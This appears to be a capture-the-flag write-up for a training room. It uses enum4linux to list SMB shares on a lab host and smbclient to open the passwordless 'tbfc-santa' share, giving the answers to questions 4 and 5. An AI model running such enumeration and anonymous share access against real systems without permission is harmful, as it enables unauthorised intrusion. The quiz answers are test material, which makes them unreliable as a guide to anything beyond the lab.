


```
=========================( Share Enumeration on 10.10.170.94 )=====
=============================

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu
))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB

[+] Attempting to map shares on 10.10.170.94

//10.10.170.94/tbfc-hr  Mapping: DENIED Listing: N/A Writing: N/A
//10.10.170.94/tbfc-it  Mapping: DENIED Listing: N/A Writing: N/A
```

Question 4

Answer: tbfc-santa

Use smbclient to open the file with no password. You have to try each one.




```
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB

[+] Attempting to map shares on 10.10.170.94

//10.10.170.94/tbfc-hr  Mapping: DENIED Listing: N/A Writing: N/A
//10.10.170.94/tbfc-it  Mapping: DENIED Listing: N/A Writing: N/A
//10.10.170.94/tbfc-santa       Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.170.94/IPC$     Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Wed Jun 22 03:32:58 2022


┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.170.94/tbfc-santa
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \>
```

Question 5


Answer:jingle-tunes

Open the share and check the files using ls option and more [filename].



```
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5369400 blocks available
smb: \> 
```

Open the note_from_mcskidy.txt, from reading the note we know that McSkidy left the jingle-tunes for santa.



```
Hi Santa, I decided to put all of your favourite jingles onto this share - al
lowing you access it from anywhere you like! Regards ~ ElfMcSkidy
/tmp/smbmore.2UqIYE (END)
```

Thought Process/Methodology:

We use enum4linux first to find the users and shares. Then, we change to smbclient to dig more into the shares and check the files. The shares could have a password so we try each one to find the one without it.